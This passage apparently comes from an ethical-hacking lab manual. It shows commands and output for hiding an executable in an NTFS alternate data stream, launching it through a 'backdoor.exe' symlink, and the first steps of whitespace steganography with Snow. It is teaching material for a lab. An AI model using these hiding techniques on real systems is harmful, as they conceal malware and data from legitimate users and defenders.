
```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:22 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>
```

16. Navigate to the directory **C:\magic** and delete **calc.exe**.
17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

```
 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>
```

18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

    Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.



19. This concludes the demonstration of how to hide malicious files using NTFS streams.
20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.


Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.


Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

Here, we will hide data using the Whitespace steganography tool Snow.


1. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.




3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.



4. Now, Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.

